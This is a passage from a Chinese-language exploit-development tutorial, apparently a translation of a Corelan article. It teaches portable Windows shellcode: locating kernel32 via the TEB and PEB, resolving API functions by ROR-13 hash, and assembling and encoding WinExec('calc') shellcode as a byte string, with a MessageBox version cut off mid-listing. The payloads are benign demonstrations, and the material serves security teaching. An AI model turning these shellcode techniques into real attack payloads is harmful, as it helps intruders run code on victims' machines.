    xor    esi, esi                   ; Zero esi
    mov    eax, [fs:esi + 0x4]        ; Extract TEB
    mov    eax, [eax - 0x1c]          ; Snag a function pointer that's 0x1c bytes into the stack
find_kernel32_base:
find_kernel32_base_loop:
    dec    eax                        ; Subtract to our next page
    xor    ax, ax                     ; Zero the lower half
    cmp    word [eax], 0x5a4d     ; Is this the top of kernel32?
    jne    find_kernel32_base_loop    ; Nope?    Try again.
find_kernel32_base_finished:
    pop    esi                        ; Restore esi
    ret                               ; Return (if not used inline)
```

当一切顺利的话 kernel32.dll 的基地址会被加载进 eax。

> 注意：Skape 写了小工具（c 源代码能在这里找到 here)来使我们构造一个通用的新的 shellcode 框架，包含了找 kernel32.dll 和 dll 中的函数的代码）

这章应该提供给你必要的工具和动态定位 kernel32.dll 的基地址的知识，并将它放到寄存器中。让我们继续。

解析符号表/找符号表地址

一旦我们已经得到了 kernel32.dll 的基地址，我们就能用它来使我们的 exploit 更加动态和更好的移植性。

我们需要加载其他的链接库，并且需要通过解析链接库来得到我们的 shellcode 里面调用函数的地址。

解析函数地址可以用 GetProcAddress（）（kernel32.dll 里面的一个函数）简单地得到。唯一的问题是：我们怎样才能动态调用 GetProcAddress（）？毕竟，我们不能用 GetProcAddress（）来找 GetProcAddress（）:-)

查询导入表

每个 dll 可执行程序映像都有一个导入表，里面包含了导入符号的数目，函数数组的相对虚拟地址（RVA），符号名数组，序数数组（并且有一个 1 对 1 匹配的导入符号索引）。

为了解析一个符号，我们可以遍历导入表：详细检查符号名数组看符号的名字是不是和我们要找的符号相匹配。可以通过全名（字符串）来匹配名字（会增加代码的大小），或者你也可以创建一个你找的字符串的哈希，然后将这个哈希和符号名数组里的符号哈希相比较。（比较喜欢的方法）

当哈希匹配时，函数的实际虚拟地址可以这样计算：

索引关于序数数组细节的符号

给定索引的序数数组的值和函数数组共同得到符号的相对虚拟地址

将相对虚拟地址加上基地址，你将会得到函数的 VMA（虚拟内存地址）

这种技术是通用的并且对任何 dll 的任何函数都有效--而不是只针对 kernel32.dll。因此一旦你已经从 kernel32.dll 中解析 LoadLibraryA，你可以用这种通用的，动态的技术来找到任意 dll 中的任意函数的地址。

在用 find_function 代码前先设置：

1、决定你要定位的函数的哈希值（并确信你知道它属于哪个模块）（创建函数的哈希值将会在这章的后面--现在不要太担心这个）

2、得到模块基地址。如果模块不是 kernel32.dll，你需要

首先获得 kernel32.dll 的基地址（看前面）

从 kernel32.dll 中找到 LoadLibraryA 函数（用后面的代码）

用 LoadLibraryA 来加载其他模块并得到它的基地址（我们会在一会儿讨论这个）

用这个基地址来定位这个模块的函数

3、将要求的函数名的哈希值入栈

4、将模块的基地址入栈

这个找函数地址的汇编代码是这样的：

（大小：78 字节，null 字节：无）

```
find_function:
pushad                                  ;save all registers
mov     ebp, [esp + 0x24]               ;put base address of module that is being
                                        ;loaded in ebp
mov     eax, [ebp + 0x3c]               ;skip over MSDOS header
mov     edx, [ebp + eax + 0x78] ;go to export table and put relative address
                                        ;in edx
add     edx, ebp                        ;add base address to it.
                                        ;edx = absolute address of export table
mov     ecx, [edx + 0x18]               ;set up counter ECX
                                        ;(how many exported items are in array ?)
mov     ebx, [edx + 0x20]               ;put names table relative offset in ebx
```

```
add         ebx,    ebp                         ;add base address to it.
                                                ;ebx = absolute address of names table
find_function_loop:
jecxz    find_function_finished             ;if ecx=0, then last symbol has been checked.
                                                ;(should never happen)
                                                ;unless function could not be found
dec         ecx                                 ;ecx=ecx-1
mov         esi,    [ebx    +    ecx    *    4]      ;get relative offset of the name associated
                                                ;with the current symbol
                                                ;and store offset in esi
add         esi,    ebp                         ;add base address.
                                                ;esi = absolute address of current symbol

compute_hash:
xor         edi,    edi                         ;zero out edi
xor         eax,    eax                         ;zero out eax
cld                                             ;clear direction flag.
                                                ;will make sure that it increments instead of
                                                ;decrements when using lods*

compute_hash_again:
lodsb                                           ;load bytes at esi (current symbol name)
                                                ;into al, + increment esi
test        al,    al                           ;bitwise test :
                                                ;see if end of string has been reached
jz           compute_hash_finished              ;if zero flag is set = end of string reached
ror         edi,    0xd                         ;if zero flag is not set, rotate current
                                                ;value of hash 13 bits to the right
add         edi,    eax                         ;add current character of symbol name
                                                ;to hash accumulator
jmp         compute_hash_again                  ;continue loop

compute_hash_finished:

find_function_compare:
cmp         edi,    [esp    +    0x28]          ;see if computed hash matches requested hash (at
esp+0x28)
jnz         find_function_loop                  ;no match, go to next symbol
mov         ebx,    [edx    +    0x24]          ;if match : extract ordinals table
                                                ;relative offset and put in ebx
add         ebx,    ebp                         ;add base address.
```

```
                                        ;ebx = absolute address of ordinals address table
mov     cx, [ebx + 2 * ecx]             ;get current symbol ordinal number (2 bytes)
mov     ebx, [edx + 0x1c]               ;get address table relative and put in ebx
add     ebx, ebp                        ;add base address.
                                          ;ebx = absolute address of address table
mov     eax, [ebx + 4 * ecx]              ;get relative function offset from its ordinal and
put in eax
add     eax, ebp                        ;add base address.
                                       ;eax = absolute address of function address
mov     [esp + 0x1c], eax               ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                   ;retrieve original registers.
                                       ;eax will contain function address
ret                                    ;only needed if code was not used inline
```

假设你将指向哈希值的指针入栈，你可以用这个代码来加载 find_function：

```
pop esi         ;take pointer to hash from stack and put it in esi
lodsd           ;load the hash itself into eax (pointed to by esi)
push eax        ;push hash to stack
push edx        ;push base address of dll to stack

call find_function
```

（正如你能看到的，这个模块基地址应该在 edx 中）
当 find_function 返回时，函数地址将会在 eax 中。

如果你需要在你的程序中找多个函数，能够做到的其中一些技术是这样的：

在栈上分配空间（每个函数 4 个字节）然后将 esp 值传给 ebp。每个函数地址将会在栈中一个挨着一个，根据你定义的顺序

对涉及到的每个 dll，得到基地址然后再 dll 中找到需要的函数：

在 find_function 函数周围弄一个循环并将函数地址写入 ebp+4,ebp+8，等等（所以在最后，API 指针将会写入你控制的位置，因此你可以用寄存器的偏移量来调用它们（在我们的例子中是 ebp）

我们会在稍后的例子中用到这个技术：

你应该很重要地注意到用哈希值来定位函数指针的技术是通用的。这意味着我们根本不必用 GetProcAddress（）。

你可以再这里找到更多的信息 here。

创建哈希


在前一章中我们已经学了怎样用比较哈希值的方法来定位函数地址。

当然，在比较哈希值之前，我们要先产生哈希值:-)

你可以自己用一些可用的 asm 代码来产生哈希，asm 代码可以在 projectshellcode 网站上找到。（明显你不需要在你的 exploit 种包括这个代码--你只要产生哈希值，因此你可以在你的 exploit 代码中用它们）

在用 nasm 装配完代码后，用 pveReadbin.pl 来导入字节并将字节放到 testshellcode.c 程序中，我们也可以为一些函数产生哈希值。（这些哈希值只是基于函数名字符串，因此你当然能用函数来扩大/修改列表（只是在代码底部修改函数名））。记住函数名可能是大小写敏感的！

正如 projectshellcode 网站上所陈述的，已经编译好的源代码实际上不会在命令行上提供任何输出。你只要通过调试器运行程序，然后函数名+哈希值将会一个接一个地放入栈中：



这很好，但是可能更好的产生哈希值的方法是用 c 脚本（我的朋友 Ricardo 写的（我只是调节了一点点--所有发明权归 Ricardo）（GenerateHash.c）

```
#include <stdlib.h>
long rol(long value, int n);
long ror(long value, int n);
long calculate_hash(char *function_name);
void banner();
int main(int argc, char *argv[])
{
        banner();
        if (argc < 2)
```

```
        {
            int i=0;
            char *func[] =
            {
                    "FatalAppExitA",
                    "LoadLibraryA",
                    "GetProcAddress",
                    "WriteFile",
                    "CloseHandle",
                    "Sleep",
                    "ReadFile",
                    "GetStdHandle",
                    "CreatePipe",
                    "SetHandleInformation",
                    "WinExec",
                    "ExitProcess",
                    0x0
            };
            printf("HASH\t\t\tFUNCTION\n----\t\t\t--------\n");
              while ( *func )
            {
                  printf("0x%X\t\t%s\n", calculate_hash(*func), *func);
                  i++;
                  *func = func[i];
             }
      }
      else
      {
          char *manfunc[] = {argv[1]};
          printf("HASH\t\t\tFUNCTION\n----\t\t\t--------\n");
          printf("0x%X\t\t%s\n", calculate_hash(*manfunc), *manfunc);
      }
      return 0;
}
long
calculate_hash( char *function_name )
{
      int aux = 0;
      unsigned long hash = 0;

      while (*function_name)
     {
            hash = ror(hash, 13);
```

```
            hash += *function_name;
            *function_name++;
        }
        while ( hash > 0 )
        {
                aux = aux << 8;
                aux += (hash & 0x00000FF);
                hash = hash >> 8;
        }
        hash = aux;
        return hash;
}
long rol(long value, int n)
{
       __asm__ ("rol %%cl, %%eax"
            : "=a" (value)
            : "a" (value), "c" (n)
       );
      return value;
}
long ror(long value, int n)
{
      __asm__ ("ror %%cl, %%eax"
              : "=a" (value)
              : "a" (value), "c" (n)
      );
       return value;
}
void banner()
{
      printf("-----------------------------------------------\n");
      printf("          --==[ GenerateHash v1.0 ]==--\n");
      printf(" written by rick2600 and Peter Van Eeckhoutte\n");
      printf("           http://www.corelan.be:8800\n");
      printf("-----------------------------------------------\n");
}
```

如果你没带参数运行这个脚本，它将会列出源代码中硬编码的函数名的哈希值。你可以指定一个参数（一个函数名）然后它将会产生那个函数的哈希值。

例子：

```
C:\shellcode\GenerateHash>GenerateHash.exe    MessageBoxA
----------------------------------------------
      --==[ GenerateHash v1.0 ]==--
      written by rick2600 and Peter Van Eeckhoutte
      http://www.corelan.be:8800
----------------------------------------------
HASH                          FUNCTION
----                          --------
0xA8A24DBC                    MessageBoxA
```

加载/映射链接库到 exploit 进程

用 LoadLibraryA:

基本的思想是这样的：

得到 kernel32 的基地址

找到指向 LoadLibraryA 的函数指针

调用 LoadLibraryA（“dll 名”）和返回这个模块的基地址

如果你不得不调用新链接库的函数，那确信将模块的基地址放入栈中，然后将你要调用的函数哈希值入栈，然后调用 find_function 代码。

避免用 LoadLibraryA：

https://www.hbgary.com/community/martinblog/

将所有东西组合在一起第 1 部分：可移植的 WinExec “calc”shellcode

我们可以用前面介绍的技术来开始打造通用的/可移植的 shellcode。我们从一个简单的例子开始：用通用的方法执行 calc。

这技术很简单。WinExec 是 kernel32 的一部分，因此我们需要得到 kernel32.dll 的基地址，然后我们要在 kernel32 里面定位 WinExec 的地址（用 WInExec 的哈希值），最后我们会调用 WinExec，用“calc”做参数。

在这个例子中，我们将

用 Topstack 技术来定位 kernel32

查询导入表来得到 WinExec 和 ExitProcess 的地址

将 WinExec 的参数入栈

调用 WinExec

将 ExitProcess 的参数入栈

调用 ExitProcess

汇编代码是这样的：（calc.asm)

```
; Sample shellcode that will execute calc
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800
```

```
[Section .text]
[BITS 32]
global _start
_start:
    jmp start_main
;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Topstack technique
;get kernel32 and place address in eax
find_kernel32:
        push esi                            ; Save esi
        xor    esi, esi                     ; Zero esi
        mov    eax, [fs:esi + 0x4]          ; Extract TEB
        mov    eax, [eax - 0x1c]            ; Snag a function pointer that's 0x1c bytes into the stack
find_kernel32_base:
find_kernel32_base_loop:
    dec    eax                              ; Subtract to our next page
    xor    ax, ax                           ; Zero the lower half
    cmp    word [eax], 0x5a4d               ; Is this the top of kernel32?
    jne    find_kernel32_base_loop    ; Nope?    Try again.
find_kernel32_base_finished:
    pop    esi                              ; Restore esi
    ret                                   ; Return. Eax now contains base address of kernel32.dll

;=======Function : Find function base address============
find_function:
pushad                                    ;save all registers
mov ebp,    [esp    +    0x24]            ;put base address of module that is being
                                          ;loaded in ebp
mov eax,    [ebp    +    0x3c]            ;skip over MSDOS header
mov edx,    [ebp    +    eax    +    0x78] ;go to export table and put relative address
                                          ;in edx
add edx,    ebp                           ;add base address to it.
                                          ;edx = absolute address of export table
mov ecx,    [edx    +    0x18]            ;set up counter ECX
                                              ;(how many exported items are in array ?)
mov ebx,    [edx    +    0x20]            ;put names table relative offset in ebx
add ebx,    ebp                           ;add base address to it.
                                              ;ebx = absolute address of names table

find_function_loop:
jecxz    find_function_finished       ;if ecx=0, then last symbol has been checked.
                                      ;(should never happen)
                                      ;unless function could not be found
```

```
dec ecx                                 ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]     ;get relative offset of the name associated
                                        ;with the current symbol
                                        ;and store offset in esi
add esi,  ebp                           ;add base address.
                                        ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                         ;zero out edi
xor eax,  eax                          ;zero out eax
cld                                     ;clear direction flag.
                                        ;will make sure that it increments instead of
                                        ;decrements when using lods*
compute_hash_again:
lodsb                                   ;load bytes at esi (current symbol name)
                                            ;into al, + increment esi
test al,  al                            ;bitwise test :
                                        ;see if end of string has been reached
jz  compute_hash_finished           ;if zero flag is set = end of string reached
ror edi,  0xd                           ;if zero flag is not set, rotate current
                                        ;value of hash 13 bits to the right
add edi,  eax                           ;add current character of symbol name
                                        ;to hash accumulator
jmp compute_hash_again              ;continue loop
compute_hash_finished:
find_function_compare:
cmp edi,  [esp  +  0x28]                ;see if computed hash matches requested hash (at
esp+0x28)
                                ;edi = current computed hash
                               ;esi = current function name (string)
jnz find_function_loop              ;no match, go to next symbol
mov ebx,  [edx  +  0x24]            ;if match : extract ordinals table
                                        ;relative offset and put in ebx
add ebx,  ebp                           ;add base address.
                                        ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]      ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]            ;get address table relative and put in ebx
add ebx,  ebp                           ;add base address.
                                        ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]      ;get relative function offset from its ordinal and put in
eax
add eax,  ebp                           ;add base address.
                                        ;eax = absolute address of function address
```

```
mov [esp + 0x1c], eax ;overwrite stack copy of eax so
popad ;will return function address in eax
find_function_finished:
popad ;retrieve original registers.
;eax will contain function address
ret
;=======Function : loop to lookup functions (process all hashes)============
find_funcs_for_dll:
        lodsd ;load current hash into eax (pointed to by esi)
        push eax ;push hash to stack
        push edx ;push base address of dll to stack
        call find_function
        mov [edi], eax ;write function pointer into address at edi
        add esp, 0x08
        add edi, 0x04 ;increase edi to store next pointer
        cmp esi, ecx ;did we process all hashes yet ?
        jne find_funcs_for_dll ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
        ret
;=======Function : Get pointer to command to execute============
GetArgument: ; Define label for location of winexec argument string
call ArgumentReturn ; call return label so the return address
; (location of string) is pushed onto stack
        db "calc" ; Write the raw bytes into the shellcode
; that represent our string.
        db 0x00 ; Terminate our string with a null character.
;=======Function : Get pointers to function hashes============
GetHashes:
    call GetHashesReturn
    ;WinExec hash : 0x98FE8A0E
    db 0x98
    db 0xFE
    db 0x8A
    db 0x0E

;ExitProcess hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73
;=============================================================
;==================== MAIN APPLICATION ========================
;=============================================================
```

```
start_main:
    sub esp,0x08              ;allocate space on stack to store 2 function addresses
                                  ;WinExec and ExitProc
    mov ebp,esp               ;set ebp as frame ptr for relative offset
                              ;so we will be able to do this:
                              ;call ebp+4     = Execute WinExec
                              ;call ebp+8     = Execute ExitProcess
  call find_kernel32
        mov edx,eax               ;save base address of kernel32 in edx
    jmp GetHashes             ;get address of   WinExec hash
GetHashesReturn:
    pop esi                   ;get pointer to hash into esi
    lea edi, [ebp+0x4]        ;we will store the function addresses at edi
                              ; (edi will be increased with 0x04 for each hash)
                              ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x08              ; store address of last hash into ecx
        call find_funcs_for_dll     ;get function pointers for all hashes
                                    ;and put them at ebp+4 and ebp+8
jmp GetArgument           ; jump to the location
                           ; of the WinExec argument string
ArgumentReturn:                 ; Define a label to call so that
                                ; string address is pushed on stack
      pop ebx                    ; ebx now points to argument string
;now push parameters to the stack
      xor eax,eax               ;zero out eax
      push eax                  ;put 0 on stack
      push ebx                  ;put command on stack
      call [ebp+4]          ;call WinExec

       xor eax,eax
       push eax
       call [ebp+8]
```


Q：为什么 main 函数在底部而函数在顶部？
A：好的，后跳转=>避免 null 字节。因此如果你能减少前跳的次数，你就不用处理那么多的 null 字节

编译然后转化成字节：

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" c:\shellcode\lab1\calc.asm -o
c:\shellcode\calc.bin
C:\shellcode>perl pveReadbin.pl calc.bin
Reading calc.bin
Read 215 bytes
```

```
"\xe9\x9a\x00\x00\x00\x56\x31\xf6"
"\x64\x8b\x46\x04\x8b\x40\xe4\x48"
"\x66\x31\xc0\x66\x81\x38\x4d\x5a"
"\x75\xf5\x5e\xc3\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b"
"\x01\xee\x31\xff\x31\xc0\xfc\xac"
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01"
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c"
"\x24\x28\x75\xde\x8b\x5a\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89"
"\x44\x24\x1c\x61\xc3\xad\x50\x52"
"\xe8\xa7\xff\xff\xff\x89\x07\x81"
"\xc4\x08\x00\x00\x00\x81\xc7\x04"
"\x00\x00\x00\x39\xce\x75\xe6\xc3"
"\xe8\x3c\x00\x00\x00\x63\x61\x6c"
"\x63\x00\xe8\x1c\x00\x00\x00\x98"
"\xfe\x8a\x0e\x7e\xd8\xe2\x73\x81"
"\xec\x08\x00\x00\x00\x89\xe5\xe8"
"\x59\xff\xff\xff\x89\xc2\xe9\xdf"
"\xff\xff\xff\x5e\x8d\x7d\x04\x89"
"\xf1\x81\xc1\x08\x00\x00\x00\xe8"
"\xa9\xff\xff\xff\xe9\xbf\xff\xff"
"\xff\x5b\x31\xc0\x50\x53\xff\x55"
"\x04\x31\xc0\x50\xff\x55\x08";
```

正如我们期望的那样，这个代码在 XP SP3 下工作地很好...




但是在 Windows 7 下它工作不了。

为了来使它也能在 Windows 7 下工作，我们所要做的就是将整个的 find_kernel32 函数替换成这样：

（大小：22 字节，5null 字节）

```
find_kernel32:   xor eax, eax                    ; clear eax
mov eax, [fs:0x30 ]         ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                                    ; (1st entry)
mov eax, [ eax ]                ; get the next entry (2nd entry)
mov eax, [ eax ]                ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                                    ; = kernel32.dll
ret
```

再试一遍：



（感谢 Richardo 的测试）
因此如果你想用这种技术（可以在 Win7 下工作的），你需要使它是没有 null 字节的，然后一个可行的方案是这样的：
（大小：28 字节，null 字节：无）

```
push esi                        ;save esi
xor eax, eax                    ; clear eax
xor ebx, ebx                    ; clear ebx
mov bl,0x30                     ; set ebx to 30
mov eax, [fs:ebx ]          ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                                ; (1st entry)
push eax
pop esi
mov eax, [ esi ]            ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]            ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                                ; (kernel32.dll)
pop esi                         ;recover esi
```

将所有东西组合在一起第 2 部分：可移植的 MessageBox shellcode

让我们更进一步，我们将把 MessageBox shellcode 转化为一种更通用的版本，能够在各种 Windows 版本中工作。当写这个 shellcode 时，我们需要做：

找到 kernel32 的基地址

找到 kernel32.dll 中的 LoadLibraryA 和 ExitProcess（将会找函数的哈希值和将函数的指针写入堆栈中的循环）

加载 user32.dll（ LoadLibraryA 指针必须在栈中，因此只要一个指向“user32.dll”的字符串指针作为参数，然后调用 LoadLibraryA 这个 API）。事实上，user32.dll 的地址将会在 eax 中

将 MessageBoxA 的参数入栈然后调用 MessageBox（指针还是在 eax 中，因此调用 eax 就行了）

退出

代码应该是这样的：

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800
```

```
[Section .text]
[BITS 32]

global _start

_start:

      jmp start_main

;============FUNCTIONS==============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax                    ; clear ebx
mov eax, [fs:0x30 ]             ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]    ; get PEB->Ldr
mov eax, [ eax + 0x14 ]    ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]                ; get the next entry (2nd entry)
mov eax, [ eax ]                ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]    ; get the 3rd entries base address (kernel32.dll)
ret

;=======Function : Find function base address============
find_function:
pushad                                  ;save all registers
mov ebp,   [esp   +   0x24]             ;put base address of module that is being
                                        ;loaded in ebp
mov eax,   [ebp   +   0x3c]             ;skip over MSDOS header
mov edx,   [ebp   +   eax   +   0x78] ;go to export table and put relative address
                                        ;in edx
add edx,   ebp                          ;add base address to it.
                                        ;edx = absolute address of export table
mov ecx,   [edx   +   0x18]             ;set up counter ECX
                                        ;(how many exported items are in array ?)
mov ebx,   [edx   +   0x20]             ;put names table relative offset in ebx
add ebx,   ebp                          ;add base address to it.
                                        ;ebx = absolute address of names table
find_function_loop:
jecxz   find_function_finished      ;if ecx=0, then last symbol has been checked.
                                        ;(should never happen)
                                        ;unless function could not be found
dec ecx                                 ;ecx=ecx-1
mov esi,   [ebx   +   ecx   *   4]      ;get relative offset of the name associated
                                        ;with the current symbol
```


```
                                        ;and store offset in esi
add esi,    ebp                         ;add base address.
